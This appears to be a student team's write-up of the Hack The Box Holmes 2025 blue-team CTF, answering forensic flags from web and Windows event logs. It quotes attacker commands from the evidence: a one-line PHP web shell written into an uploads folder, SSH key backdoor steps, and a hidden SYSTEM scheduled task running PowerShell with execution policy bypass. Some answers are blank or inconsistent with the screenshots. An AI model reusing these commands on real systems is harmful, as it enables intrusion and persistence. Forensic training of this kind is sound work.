

Hack The Box CTF

Holmes CTF 2025 22.9-26.9

Team: [Tamk](#)

We took part in the Holmes 2025 CTF organized by Hack The Box. The event focused entirely on the Blue Team. It was our first time participating in a CTF and we performed very well -> we captured a total of 46 flags out of 65!

Below are our findings. There were a total of 5 Sherlocks, each representing a different challenge scenario. If a flag is marked as “Flag x” (where x is the flag number) followed by a blank, it means we did not manage to capture that flag.

Difficulties were:

- The Card - Easy
- The Enduring Echo - Easy
- The Watchman's Residue - Medium
- The Tunnel Without Walls - Hard
- The Payload - Hard

Scenario: “ *Holmes left some vague context (as he does) before heading out into the field. Here’s what we know:*

We are getting strange readings from around the city; there were some targeted attacks on local businesses that seemed off. Who was chosen and the type of attack piqued Holmes’ interest, so he set out ahead of us.

Odd though... he was muttering about something that had happened a while back, and he expressed distress about a personal AI he developed named WATSON.

See, WATSON was his collaborative ally in his attempts to curb the crime happening around the city. However, some time ago, a catastrophic false-alert event caused by WATSON triggered a year-long manhunt for a breach that never existed. We were chasing ghosts.

Reputations ruined. Careers ended. The entire city was paralyzed over a phantom that was in our own backyard. The event known as NULLINC caused Holmes to shut down his creation, his friend.

So, we are just as confused about why he’d mention WATSON now, but you never can get a read on that man.

Head out into the field and assist him in finding out what's going on. We are counting on your detectives.”


Attendees	Oja Jaakko	Jauhiainen Jaakko	Atte Hyväri	Henri Vauhkonen	
	22.09 (5,5 h)	22.09 (5,5h)	22.09 (5,5h)	22.09 (5,5h)	
	23.09 (5,5 h)	23.09 (5,5h)	23.09 (5,5h)	23.09 (5,5h)	
	24.09 (5,5h)	24.09 (5,5h)	24.09 (5,5h)	24.09 (5,5h)	
	25.09 (5,5h)	25.09 (5,5h)	25.09 (5,5h)	25.09 (5,5h)	
	26.09 (5,5 h)	26.09 (5,5h)	26.09 (5,5h)	26.09 (5,5h)	
Total hours for everyone(inc. reporting):	27	27	27	27	

The Card

Scenario: “ Holmes receives a breadcrumb from Dr. Nicole Vale - fragments from a string of cyber incidents across Cogwork-1. Each lead ends the same way: a digital calling card signed JM. “

Tools used:

- HTB provided us a log files that we checked manually.
- Other tools were inside the spawned Docker.



FLAG 1. Analyze the provided logs and identify what is the first User-Agent used by the attacker against Nicole Vale's honeypot. (string)

```
2025-05-01 08:23:12 121.36.37.224 - - [01/May/2025:08:23:12 +0000] "GET /robots.txt HTTP/1.1" 200 847 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:23:45 121.36.37.224 - - [01/May/2025:08:23:45 +0000] "GET /sitemap.xml HTTP/1.1" 200 2341 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:24:12 121.36.37.224 - - [01/May/2025:08:24:12 +0000] "GET /.well-known/security.txt HTTP/1.1" 404 162 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:24:23 121.36.37.224 - - [01/May/2025:08:24:23 +0000] "GET /admin HTTP/1.1" 404 162 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:24:34 121.36.37.224 - - [01/May/2025:08:24:34 +0000] "GET /login HTTP/1.1" 200 4521 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:25:01 121.36.37.224 - - [01/May/2025:08:25:01 +0000] "GET /wp-admin HTTP/1.1" 404 162 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:25:12 121.36.37.224 - - [01/May/2025:08:25:12 +0000] "GET /phpmyadmin HTTP/1.1" 404 162 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:25:23 121.36.37.224 - - [01/May/2025:08:25:23 +0000] "GET /database HTTP/1.1" 404 162 "-" "Lilnunc/4A4D - SpecterEye"
2025-05-01 08:25:34 121.36.37.224 - - [01/May/2025:08:25:34 +0000] "GET /backup HTTP/1.1" 404 162 "-" "Lilnunc/4A4D - SpecterEye"
```

Lilnunc/4A4D - SpecterEye

FLAG 2. It appears the threat actor deployed a web shell after bypassing the WAF. What is the file name? (filename.ext)

```
2025-05-15 11:24:23 [CRITICAL] webapp.api.v2.debug - File system access gained by 121.36.37.224 - command: 'ls -la /var/www/html'
2025-05-15 11:24:34 [CRITICAL] webapp.api.v2.debug - Data exfiltration attempt from 121.36.37.224 - command: 'find /var/www -name *.php'
2025-05-15 11:25:01 [CRITICAL] webapp.api.v2.debug - Backdoor deployment initiated by 121.36.37.224 - command: 'echo "<?php sys_eval($_GET[\"cmd\"]);" >> /var/www/html/uploads/temp_4A4D.php'
2025-05-15 11:25:12 [CRITICAL] webapp.api.v2.debug - Web shell created at /uploads/temp_4A4D.php by 121.36.37.224
2025-05-15 11:25:23 [CRITICAL] webapp.api.v2.debug - SSH key generation by 121.36.37.224 - command: 'ssh-keygen -t rsa -N "" -f /root/.ssh/id_rsa'
2025-05-15 11:25:34 [CRITICAL] webapp.api.v2.debug - SSH backdoor installation by 121.36.37.224 - command: 'mkdir -p /root/.ssh'
```

temp_4A4D.php

FLAG 3. The threat actor also managed to exfiltrate some data. What is the name of the database that was exfiltrated? (filename.ext)

```
2025-05-18 14:56:12 [CRITICAL] waf.exec - IP 121.36.37.224 - Rule: LARGE_FILE_DOWNLOAD - Action: BYPASS - Large file download detected: backup_2025_4A4D.  
2025-05-18 14:58:23 [CRITICAL] waf.exec - IP 121.36.37.224 - Rule: DATABASE_DOWNLOAD - Action: BYPASS - Database file download: database_dump_4A4D.sql  
2025-05-18 15:01:34 [CRITICAL] waf.exec - IP 121.36.37.224 - Rule: CONFIG_FILE_DOWNLOAD - Action: BYPASS - Configuration file download: config_4A4D.json
```

4A4D.sql

FLAG 4. During the attack, a seemingly meaningless string seems to be recurring. Which one is it? (string)

4A4D

 **JM**

Organization

×

[Details](#) [Links](#) [Transforms](#) [Timeline](#)

Description

Mysterious threat actor with apparent connections to all major cyber attacks against CogWork-1 infrastructure. Digital forensics consistently reveal 4A4D (hex for 'JM') signatures across all breach campaigns, suggesting coordinated activity or shared toolsets.

Properties

 Created: Dec 31, 2024, 07:00 PM

 Modified: Dec 31, 2025, 06:59 PM


 Sectors: crime-syndicate

 **JM Signature Detected**

This entity contains the JM signature (4A4D hex), indicating potential connection to the coordinated attack campaigns against CogWork-1 infrastructure.

FLAG 5. OmniYard-3 (formerly Scotland Yard) has granted you access to its CTI platform. Browse to the first IP:port address and count how many campaigns appear to be linked to the honeypot attack.

5



FLAG 6. How many tools and malware in total are linked to the previously identified campaigns? (number)

9

FLAG 7. It appears that the threat actor has always used the same malware in their campaigns. What is its SHA-256 hash? (sha-256 hash)

indicator--neuralstorm-hash-2025-0001

Indicator

Details

Links

Transforms

Timeline

Description

SHA256 hash of NeuroStorm Implant malware binary targeting neural implant systems

Properties

Created: Mar 16, 2025, 12:00 PM

Modified: Mar 16, 2025, 12:00 PM

Pattern: [file:hashes.SHA256 = '7477c4f5e6d7c8b9a0f1e2d3c4b5a6f7e8d9c0b1a2f3e4d5c6b7a8f9e0d17477']

7477c4f5e6d7c8b9a0f1e2d3c4b5a6f7e8d9c0b1a2f3e4d5c6b7a8f9e0d17477

FLAG 8. Browse to the second IP:port address and use the CogWork Security Platform to look for the hash and locate the IP address to which the malware connects. (Credentials: nvale/CogworkBurning!)

Network Communication

HTTPS 74.77.74.77 :443

C2 Command & Control Server - CRITICAL IP

C2 SERVER

TCP 74.77.74.77 :7474

Backdoor listener port

C2 SERVER

TCP 74.77.74.77 :8080

Secondary C2 channel


C2 SERVER

DNS 4a4d-nullinc.revenge.onion

Tor hidden service

74.77.74.77


FLAG 9. What is the full path of the file that the malware created to ensure its persistence on systems? (/path/filename.ext)




CREATE→/opt/lilnunc/implant/4a4d_persistence.sh

FLAG 10. Finally, browse to the third IP:port address and use the CogNet Scanner Platform to discover additional details about the TA's infrastructure. How many open ports does the server have?

11.




FLAG 11. Which organization does the previously identified IP belong to? (string)



SenseShield MSP

FLAG 12. One of the exposed services displays a banner containing a cryptic message. What is it? (string)



He's a ghost I carry, not to haunt me, but to hold me together - NULLINC REVENGE

The Enduring Echo

Scenario: “ *LeStrade passes a disk image artifacts to Watson. It’s one of the identified breach points, now showing abnormal CPU activity and anomalies in process logs.*”

Tools used:

- Event Viewer
- PowerShell

FLAG 1. What was the first (non cd) command executed by the attacker on the host? (string)

Tietoja	25.8.2025 15:11	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:109	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:109	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:109	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:105	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.
Tietoja	25.8.2025 15:104	Microsoft Windows security auditing.

Tapahtuma 4688, Microsoft Windows security auditing.

Yleiset Tiedot

☒ Yksinkertaistettu ☐ XML-näkymä

+ System

- EventData

SubjectUserSid S-1-5-21-3871582759-1638593395-315824688-1002

SubjectUserName Werni

SubjectDomainName HEISEN-9-WS-6

SubjectLogonId 0x4373b0

NewProcessId 0x13e0

NewProcessName C:\Windows\System32\systeminfo.exe

TokenElevationType %%1936

ProcessId 0x1300

CommandLine systeminfo

TargetUserSid S-1-0-0

TargetUserName -

TargetDomainName -

TargetLogonId 0x0

ParentProcessName C:\Windows\System32\cmd.exe

MandatoryLabel S-1-16-12288

systeminfo

FLAG 2. Which parent process (full path) spawned the attacker's commands?

Microsoft-Windows-Windows Firewall With Advanced Security\Firewall Number of events: 894

Level	Date and Time	Source	Event ID	Task Ca...
Information	16.8.2025 0.57.43	Windo...	2099	None
Information	16.8.2025 0.57.42	Windo...	2099	None
Information	16.8.2025 0.57.09	Windo...	2099	None
Information	16.8.2025 0.57.09	Windo...	2099	None
Information	16.8.2025 0.57.09	Windo...	2099	None
Information	16.8.2025 0.57.08	Windo...	2099	None
Information	16.8.2025 0.57.08	Windo...	2099	None

Event 2099, Windows Firewall With Advanced Security

General Details

A rule has been modified in the Windows Defender Firewall exception list.

Modified Rule:

- Rule ID: RemoteEventLogSvc-In-TCP
- Rule Name: Remote Event Log Management (RPC)
- Origin: Local
- Active: Yes
- Direction: Inbound
- Profiles: Public, Private
- Action: Allow
- Application Path: C:\Windows\system32\svchost.exe
- Service Name: Eventlog
- Protocol: TCP
- Security Options: None
- Edge Traversal: None
- Modifying User: S-1-5-21-3871582759-1638593395-315824688-500
- Modifying Application: C:\Windows\System32\wbem\WmiPrivSE.exe

Log Name: Microsoft-Windows-Windows Firewall With Advanced Security\Firewall

Source: Windows Firewall With Advanced Security Logged: 16.8.2025 0.57.08

Event ID: 2099 Task Category: None

Level: Information Keywords: (2199023255552)

User: LOCAL SERVICE Computer: Heisen-9-WS-6

OpCode: Info

More Information: [Event Log Online Help](#)

(C:\FOLDER\PATH\FILE.ext)

FLAG 3. Which remote-execution tool was most likely used for the attack? (filename.ext)

WmiExec.py

FLAG 5. What is the first element in the attacker's sequence of persistence mechanisms? (string)

```

Luojaan aihe:
  Suojaustunnus: S-1-5-21-3871582759-1638593395-315824688-1002
  Tilin nimi: Werni
  Tilin toimialue: HEISEN-9-WS-6
  Kirjautumistunnus: 0x795FC3

Kohteen aihe:
  Suojaustunnus: S-1-0-0
  Tilin nimi: -
  Tilin toimialue: -
  Kirjautumistunnus: 0x0

Prosessin tiedot:
  Uuden prosessin tunnus: 0x1414
  Uuden prosessin nimi: C:\Windows\System32\schtasks.exe
  Tunnussanomien korotustyyppi: Tunnuskehoituskorotustyyppi (1)
  Pakollinen otsikko: S-1-16-12288
  Luoja-prosessin tunnus: 0x6a8
  Luoja-prosessin nimi: C:\Windows\System32\cmd.exe
  Prosessin kommentti: schtasks /create /tn "SysHelper Update" /tr "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Werni\AppData\Local\JH.ps1" /sc minute /mo 2 /ru SYSTEM /f

Tunnussanomien korotustyyppi ilmaisee uudelle prosessille käyttäjätietojen valvontakäytännön mukaisesti osoitetun tunnussanomien tyyppin.

```

“ SysHelper Update ”

FLAG 4. What was the attacker's IP address? (IPv4 address)

Security Number of events: 5753

Level	Date and Time	Source	Event ID	Task Category
Information	25.8.2025 2.04.33	Microsoft Windows security a...	4624	Logon
Information	25.8.2025 2.05.01	Microsoft Windows security a...	4688	Process Creation
Information	25.8.2025 2.05.01	Microsoft Windows security a...	4688	Process Creation
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4728	Security Group Management
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4720	User Account Management
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4722	User Account Management
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4738	User Account Management
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4738	User Account Management

Event 4624, Microsoft Windows security auditing.

General Details

Network Information:

- Workstation Name: -
- Source Network Address: 10.129.242.110
- Source Port: 45272

Detailed Authentication Information:

- Logon Process: NtLmSsp
- Authentication Package: NTLM
- Transited Services: -
- Package Name (NTLM only): NTLM V2
- Key Length: 128

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

Log Name: Security

Source: Microsoft Windows security i Logged: 25.8.2025 2.04.33

Event ID: 4624 Task Category: Logon

Level: Information Keywords: Audit Success

User: N/A Computer: Heisen-9-WS-6

OpCode: Info

More Information: [Event Log Online Help](#)

10.129.242.110

FLAG 6. Identify the script executed by the persistence mechanism.

Security Number of events: 5 753

Level	Date and Time	Source	Event ID	Task Category
Information	25.8.2025 2.03.50	Microsoft Windows security a...	4688	Process Creation
Information	25.8.2025 2.04.33	Microsoft Windows security a...	4634	Logoff
Information	25.8.2025 2.04.33	Microsoft Windows security a...	4672	Special Logon
Information	25.8.2025 2.04.33	Microsoft Windows security a...	4624	Logon
Information	25.8.2025 2.05.01	Microsoft Windows security a...	4688	Process Creation
Information	25.8.2025 2.05.01	Microsoft Windows security a...	4688	Process Creation
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4728	Security Group Management
Information	25.8.2025 2.05.09	Microsoft Windows security a...	4720	User Account Management

Event 4688, Microsoft Windows security auditing.

General **Details**

Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0

Process Information:
New Process ID: 0x1414
New Process Name: C:\Windows\System32\schtasks.exe
Token Elevation Type: %%1936
Mandatory Label: Mandatory Label\High Mandatory Level
Creator Process ID: 0x6a8
Creator Process Name: C:\Windows\System32\cmd.exe
Process Command Line: schtasks /create /tn "SysHelper Update" /tr "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Werni\AppData\Local\VM.ps1" /sc minute /mo 2 /ru SYSTEM /f

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Log Name: Security
Source: Microsoft Windows security i
Event ID: 4688
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 25.8.2025 2.03.50
Task Category: Process Creation
Keywords: Audit Success
Computer: Heisen-9-WS-6

(C:\FOLDER\PATH\FILE.ext)

FLAG 7. The local user made by the attacker(string)

NapoleonsBlackPearl.htb

FLAG 9.

FLAG 10. What was the IP address of the internal system the attacker pivoted to? (IPv4 address)

The screenshot displays the Windows Security Event Viewer interface. At the top, a table lists several 'Process Creation' events (ID 4688) from Microsoft Windows security auditing. The selected event is expanded, showing the following details:

- SubjectUserSid:** S-1-5-21-3871582759-1638593395-315824688-500
- SubjectUserName:** Administrator
- SubjectDomainName:** HEISEN-9-WS-6
- SubjectLogonId:** 0x4804c
- NewProcessId:** 0xd90
- NewProcessName:** C:\Windows\System32\OpenSSH\ssh.exe
- TokenElevationType:** %%1936
- ProcessId:** 0x1cb4
- CommandLine:** ssh root@192.168.1.101
